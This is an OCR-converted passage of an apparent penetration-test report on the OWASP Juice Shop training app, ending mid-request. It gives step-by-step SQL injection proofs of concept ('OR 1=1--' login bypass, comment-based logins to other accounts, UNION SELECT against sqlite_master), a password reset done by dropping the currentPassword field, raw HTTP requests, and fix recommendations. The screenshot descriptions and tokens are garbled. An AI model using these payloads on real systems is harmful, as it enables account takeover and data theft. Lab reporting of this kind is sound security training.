
Vary: Accept-Encoding
Via: 1.1 heroku-router
X-Content-Type-Options: nosniff
X-Parse-Options: SAMEORIGIN
X-Request-Id: 4af10535-0000-4970-9f0c-e1a5905077e7
Content-Length: 155
Content-Type: application/json
{
    "error": {
        "message": "SQLITE_ERROR: near \\"d41d8cd98f00204e8800998ecf8427e\\": syntax error"
    }
}

```

Then you see the details of the error and now you know that the system use sqlite

(4)use the admin email found and use – to escape password

(5) now as we can see we now admin and have the authentication token.



High

3.4 SQL Injection (Authentication bypass)

Description

SQL Injection occurs when an attacker manipulates a web application's SQL queries through unsanitized user input, allowing unauthorized access or data manipulation.

Here in the login page the pentester found using a colon in the login bar we found it can be sql injected so we added a known username without knowing the password using an sql query that entered the pentester with jim account using a known domain of juice shop which is [@juice-sh.op](#)

Impact:

Here the pentester found that the login input was vulnerable to SQL injection. By crafting a payload using a known username and the Juice Shop's domain [jim@juice-sh.op](#) the pentester bypassed authentication entirely without needing the password. This flaw allowed unauthorized access to a legitimate user account in this case, Jim's exposing sensitive user data and potentially allowing further escalation depending on the user's role. If this vulnerability were exploited by an attacker

location : <http://localhost:3000/#/login>


resources: <https://portswigger.net/web-security/sql-injection>

Recommendation

1. Input Validation
2. Input sanitizing
3. use least-privilege DB account

Proof of concept

1- go to the Login page



2- Add the following credentials as shown below

The screenshot shows the OWASP Juice Shop login page. A red arrow labeled '1' points to the 'Email' input field, which contains the value 'jm@juice-sh.op'. Another red arrow labeled '2' points to the 'Log in!' button.

You successfully solved a challenge: Login Jim (Log in with Jim's user account.)

Login

Email: jm@juice-sh.op

Password:

[Forgot your password?](#)

Log in! Remember me

OR

[Log in with Google](#)

Not yet a customer?

High

3.5 SQL Injection (Authentication bypass)

Description:

SQL Injection lets attackers manipulate database queries through unsanitized input, enabling bypass of authentication or access to unauthorized data.

Here, the pentester found the login form vulnerable and entered '`' OR 1=1 --`' in the username field, [gaining admin access](#) without valid credentials. After logging in, they went to [/administration](#), searched for user Bjoern, and found his email. Logging out and using that email with '`--`' in the password field allowed unauthorized access to Bjoern's account, showing a critical SQL injection that exposes sensitive data and bypasses authentication.

Impact:

Here the pentester found they could bypass authentication for any user, including admins, using SQL injection. This gave full access to user accounts, sensitive data, and administrative functions and after gaining the account the pentester written sql injection to enter with it

location :<http://localhost:3000/#/login>


resources: <https://portswigger.net/web-security/sql-injection>

Recommendation


1. Input Validation
2. Input sanitizing
3. use least-privilege DB account

Proof of concept


1. log out of your account and login with admin entering the following credentials
`'OR 1=1--`




2. Go to <http://localhost:3000/administration> as shown below



3. copy this email



4. Enter copied email and add ' -- to it



5. Now you are logged in with bjoern's gmail



3.6 SQL Injection (Broken Access control + missing Authentication)

High

Description:

SQL Injection lets attackers manipulate queries with malicious input. Broken access control and missing authentication occur when permissions aren't enforced and checks are bypassed.

The pentester, [logged in as admin](#), accessed user emails from [/administration](#), used SQL injection (' --) to log into Morty's account, and changed his password by removing [currentPassword](#) in Burp Suite exposing serious flaws in authentication and access control.

impact:

Here the pentester found they could fully compromise a user account by chaining an SQL injection with a missing password verification check. This allowed unauthorized users to reset passwords of any account, maintaining persistent access and locking out legitimate users.

location : <http://localhost:3000/#/login>


resources: https://owasp.org/www-community/attacks/SQL_Injection

Recommendation


1. Input Validation
2. Input sanitizing
3. use least-privilege DB account
4. Log and alert on unexpected changes to key account fields.
5. server side validation

proof of concept:


1. log out of your account and login with admin entering the following credentials
'OR 1=1 -- and add any password.




2. Visit <http://localhost:3000/administration> as shown below




3. Go copy the Account of morty from the registered users as shown below




4. Enter the credentials as shown below and add '-- after mort account




5. Now do as shown Below to go to change password




6. Open burp suite browser and copy this link <http://localhost:3000/#/privacy-security/change-password> to chromium after signing in with the same credentials in the last picture then apply following steps shown below



.7. Go to chromium and Enter 1234566 in every place as shown below and click change



8. Then go to burp and do as shown below



9. A preview of request and response before changing credentials

The screenshot shows the Postman interface with a request and response tab. The request tab contains a JSON payload with fields: 'username' (marty), 'password' (123456), and 'current_password' (1234556). The response tab displays an error message: "This is how response looks as it shows current password is not correct".


10. Now delete the current=1234556& from last picture and make new and repeat equal and then click on send

The screenshot shows the Postman interface with a request and response tab. The request tab has the same JSON payload as before, but the 'current_password' field is now removed. The response tab shows a success message: "means the password has changed successfully".

11. Now Back to Login page <http://localhost:3000/#/login> and enter the new password 123456

The screenshot shows the OWASP Juice Shop login page. The 'username' field is filled with 'marty' and the 'password' field is filled with '123456'. A red box highlights the 'password' field with the instruction "② the password we created". A red arrow points from this box to the 'password' field. A red box also highlights the 'Login' button with the instruction "③ click login".

12. Now you are signed in with morty with the new password to make sure follow the below picture



3.7 Extract Database Schema (Union-based – Error-based)

High

Description:

A web security vulnerability is where an attacker inserts **malicious SQL code** into input fields to manipulate the database. the penetration tester found that the search endpoint is vulnerable to **SQL Injection** through the q parameter.

A pentester can inject a crafted SQL payload using the **UNION SELECT** technique to manipulate the query.

In **SQLite**, the standard query to retrieve schema information is: **SELECT sql FROM sqlite_schema**

payload used: Fruit')) SELECT sql,2,3,4,'f','b',7,8 FROM sqlite_master--

This allows the pentester to run arbitrary SQL against the database, accessing the **sqlite_master** table, which contains **metadata about the database structure**.

Impact:

In this scenario, the penetration tester found that this exposes **table names**, **column names**, **SQL creation statements**, and **indexes**, which may lead to extracting sensitive data, which can affect all users and customers.

Vulnerability location: <http://127.0.0.0:3000/#/search>

Resources: <https://portswigger.net/web-security/sql-injection/union-attacks>

<https://portswigger.net/web-security/sql-injection/blind#:~:text=with%20conditional%20errors-,Extracting%20sensitive%20data%20via%20verbose%20SQL%20error%20messages,-Misconfiguration%20of%20the>


Recommendations:

1. Input Validation: Implement strict server-side validation on the q parameter.
2. Use Parameterized Queries (**Prepared Statements**)

3. Hide Database Errors

Proof Of Concept(POC)

1. Perform any search in the search bar



2. Get an error to know the database type and query structure that allows performing SQL injection

3. Breaks query

Request

```

1 GET /rest/products/search?q=fruit'))-- HTTP/1.1
2 Host: 127.0.0.0:3000
3 sec-ch-ua-platform: "Linux"
4 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXNlOiJ2dWNjZmNzIiwiZGF0YSIGeyJpc2I60wicXNlc3MhNU0l0IiLCJlbWphC1G61jLnhnZvZWFyY2hAanVpV2Ut2gph8ALCjVYVnZd29yZC1G61wM2Y0YiBlYThhNU042ExYmKjYzAyYzR0UTUYahM1i1vcms9zS1Gm1hZvVbNmV1i1Z0Vsdxh1V02r2M4l0i11Lc3yXN0Tgn9WSjcC161i1sInbyb2ZpGvJbNfZS1G1afzc2V0cy9wNmVsMnWm1hZvZL5vNgZMhZMnZ0VaYXvdsd29yC10b3RmU2Vjcv01j1i1vaXN0Y3Pdp0LusOnRydwIeNyZWF02MhBdC1G61jWm1jUmQ0Mjg9TEGMk6hcuTU31Cs0wMClInVz2GF02RBC1G61j1MjUHMD0Mjg9TEGMk6hcuTU31Cs0MhD1i1hdcY0Tfc0NTg0O0A2hX0.dn3wU1iftp2p2fKaofhSqdSBV_ope4sah0QvIoYGDh780tMh5JH02cYkw_juhysjmhj1G82v-0kdvAg91L7jvbzsT1S1SlzBrDm1tBbUhU0h0ksc-85hy30xfw1KK1I092Kkd70cv3rs_y6g58103A9T26XhpUhseQ
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */
7 sec-ch-ua: "Not-A-Brand";v="24", "Chromium";v="134"
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0
Safari/537.36
9 sec-ch-ua-mobile: 70
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://127.0.0.0:3000/
14 Accept-Encoding: gzip, deflate, br
15 Cookie: language=en,welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=Kop70109LwLzE402BnaNA0DbtzFvfjLYtMhclb3G3X0VlePoWv8Yj5yMj; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXNlOiJ2dWNjZmNzIiwiZGF0YSIGeyJpc2I60wicXNlc3MhNU0l0IiLCJlbWphC1G61jLnhnZvZWFyY2hAanVpV2Ut2gph8ALCjVYVnZd29yZC1G61wM2Y0YiBlYThhNU042ExYmKjYzAyYzR0UTUYahM1i1vcms9zS1Gm1hZvVbNmV1i1Z0Vsdxh1V02r2M4l0i11Lc3yXN0Tgn9WSjcC161i1sInbyb2ZpGvJbNfZS1G1afzc2V0cy9wNmVsMnWm1hZvZL5vNgZMhZMnZ0VaYXvdsd29yC10b3RmU2Vjcv01j1i1vaXN0Y3Pdp0LusOnRydwIeNyZWF02MhBdC1G61jWm1jUmQ0Mjg9TEGMk6hcuTU31Cs0wMClInVz2GF02RBC1G61j1MjUHMD0Mjg9TEGMk6hcuTU31Cs0MhD1i1hdcY0Tfc0NTg0O0A2hX0.dn3wU1iftp2p2fKaofhSqdSBV_ope4sah0QvIoYGDh780tMh5JH02cYkw_juhysjmhj1G82v-0kdvAg91L7jvbzsT1S1SlzBrDm1tBbUhU0h0ksc-85hy30xfw1KK1I092Kkd70cv3rs_y6g58103A9T26XhpUhseQ
16 If-None-Match: W/354c-40jim35lvxk656nxP4nzulekZ3c*
17 Connection: keep-alive

```

Response

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /?jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 30
9 ETag: "1e-JkPi-p0j7BTTk0UZTfVi91zaY"
10 Date: Mon, 20 Apr 2025 15:09:58 GMT
11 Vary: Accept-Encoding
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
    "status": "success",
    "data": []
}

```

4. Try and error to get columns number

Request

```

1 GET /rest/products/search?q=fruit'))+union+select+null+from+sqlite_master-- HTTP/1.1
2 Host: 127.0.0.0:3000
3 sec-ch-ua-platform: "Linux"
4 Authorization: Bearer
